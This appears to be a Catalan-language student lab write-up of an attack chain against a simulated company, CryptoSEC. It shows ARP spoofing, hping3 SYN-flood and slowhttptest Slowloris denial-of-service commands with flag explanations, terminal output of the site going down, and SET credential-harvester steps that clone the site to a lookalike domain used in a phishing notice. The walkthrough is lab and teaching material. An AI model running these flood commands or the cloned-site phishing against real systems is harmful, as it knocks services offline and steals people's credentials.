1. El hacker activar el ARP Spoof amb targets del SOA i el Forwarder.
2. El hacker ha realitzat un DOS per tumbar l'apache2 (SOA): `hping3 --randsource -p80 -S --flood 10.200.243.164`

Ara explicaré què significa cada part de l'ordre:

- **p 80** és el port que triem atacar
- S activa el flag Syn
- flood indica a hping que envii els paquets a la màxima velocitat possible
 - **ip_victima** és la **ip o domini** a atacar

Si volem que la nostra ip no sigui visible podem afegir-li l'opció `-ai` la ip que falsejarem o bé utilitzar `-rand-source` amb què es generen adreces d'origen ip a l'atzar:

```
hping3 --randsource -p80 -S --flood 10.200.243.164
```

o també podem utilitzar: **Slowhttptest**, nosaltres utilitzarem **slowhttptest**.

slowhttptest - Denial Of Service attacks simulator

slowhttptest -c 40000 -H -i 30 -r 500 -l 600 -u http://cryptosec.net

-c number of connections Specifies the target number of connections to establish during the test.


-H Starts slowhttptest in SlowLoris mode, sending unfinished HTTP requests.

-i seconds Specifies the interval between follow up data for slowrois and Slow POST tests.

-r connections per second Specifies the connection rate.

-l seconds Specifies test duration in seconds.

-u URL Specifies the URL.



> Img Source: @Aaron & @Cristian 's GitHub

The terminal window shows the output of the slowhttptest command, which performs a slow HTTP test. The configuration includes:

```

Sun May 22 08:37:59 2022:
  slowhttptest version 1.8.2
  - https://github.com/shekyan/slowhttptest -
test type:          SLOW HEADF
number of connections: 40000
URL:      http://cryptosec.net
verb:    GET
cookie:   (empty)
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 30 seconds
connections per second: 500
probe connection timeout: 5 seconds
test duration: 600 seconds
using proxy: no proxy
Sun May 22 08:37:59 2022:
slow HTTP test status on 525th second:
initializing: 0
pending: 5626
connected: 1880
error: 0
closed: 31987
service available: NO
Sun May 22 08:38:04 2022:

```

The Firefox browser window shows an error message: "Problem loading page" with status code 4099. The message says: "The connection has timed out. The server at cryptosec.net is taking too long to respond." It lists troubleshooting steps and a "Try Again" button.

> Img Source: @Aaron & @Cristian 's GitHub

2. El hacker activa la pàgina del **cryptos3c.net** (fake) amb el SET (Social Engineering Tool).

The screenshot shows a terminal window titled "anonymous@osboxes: /var/www". The window has five tabs at the top: "anonymo... ~", "anonymo...r/www" (active), "anonymo...ttercap", "anonymous@osb.../sites/amazon", and "anonymo...ttercap". The main content of the terminal is the Social-Engineer Toolkit (SET) menu:

```
File Actions Edit View Help
an... ~ anonymo...r/www anonymo...ttercap anonymous@osb.../sites/amazon anonymo...ttercap

File System
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
[—] Version: 8.0.3 [—]
[—] Codename: Maverick [—]
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
[—] Welcome to the Social-Engineer Toolkit (SET). [—]
[—] The one stop shop for all of your SE needs. [—]

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
```

> Img Source: [@Aaron & @Cristian 's GitHub](#)

```

anonymous@osboxes: /var/www
File Actions Edit View Help
an... ~ anonym...r/www anonymo...ttercap anonymous@osb.../sites/amazon anonymo...ttercap

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

```

> Img Source: @Aaron & @Cristian 's GitHub

```

File Actions Edit View Help
an... ~ x anonym...r/www x anonymo...ttercap x anonymous@osb.../sites/amazon x anonymo...ttercap x
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:■

```

> Img Source: [@Aaron](#) & [@Cristian](#) 's GitHub

```

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
Home

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/var/www/html/cryptosec/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder


Enter choice [1/2]: 1
[!] Example: http://www.blah.com
set:webattack> URL of the website you imported:cryptos3c.net

The best way to use this attack is if username and password form fields are available. Regardless, this captures a
ll POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

> Img Source: @Aaron & @Cristian 's GitHub

3. El hacker emet un comunicat general a l'empresa dient que s'ha caigut temporalment la pàgina principal i que han d'entrar per la pàgina següent **cryptos3c.net**
4. Des d'un client de la xarxa interna de CryptoSEC 192.168.3.100 (*Linux Lite Client*) es vol conectar a la pàgina web de cryptosec.net, però han emès un comunicat que els redirecciona a **cryptos3c.net** ja que la pàgina principal ha sigut hackejada amb DOS (denegació de servei).



> **Img Source:** @Aaron & @Cristian 's GitHub

5. Les credencials del client han sigut robades!

-> [Tornar a Ciberseguretat] <-

Bibliografia

- <https://www.imperva.com/learn/application-security/dns-spoofing/>
- <https://programmerclick.com/article/2815493326/>
- <https://www.amirootyet.com/post/how-to-spoof-dns-in-kali-linux/>
- <https://es.acervolima.com/ataque-mitm-man-in-the-middle-usando-arp-poisoning/>
- <https://www.cloudflare.com/learning/dns/dns-cache-poisoning/>
- <https://www.okta.com/identity-101/dns-poisoning/>
- <https://www.boomernix.com/2018/03/realizando-un-dns-spoofing.html>
- <https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/>
- <https://ciberseguridad.blog/25-tipos-de-ataques-informaticos-y-como-prevenirlos/>
- <https://esgeeks.com/tutorial-ettercap-ejemplos/>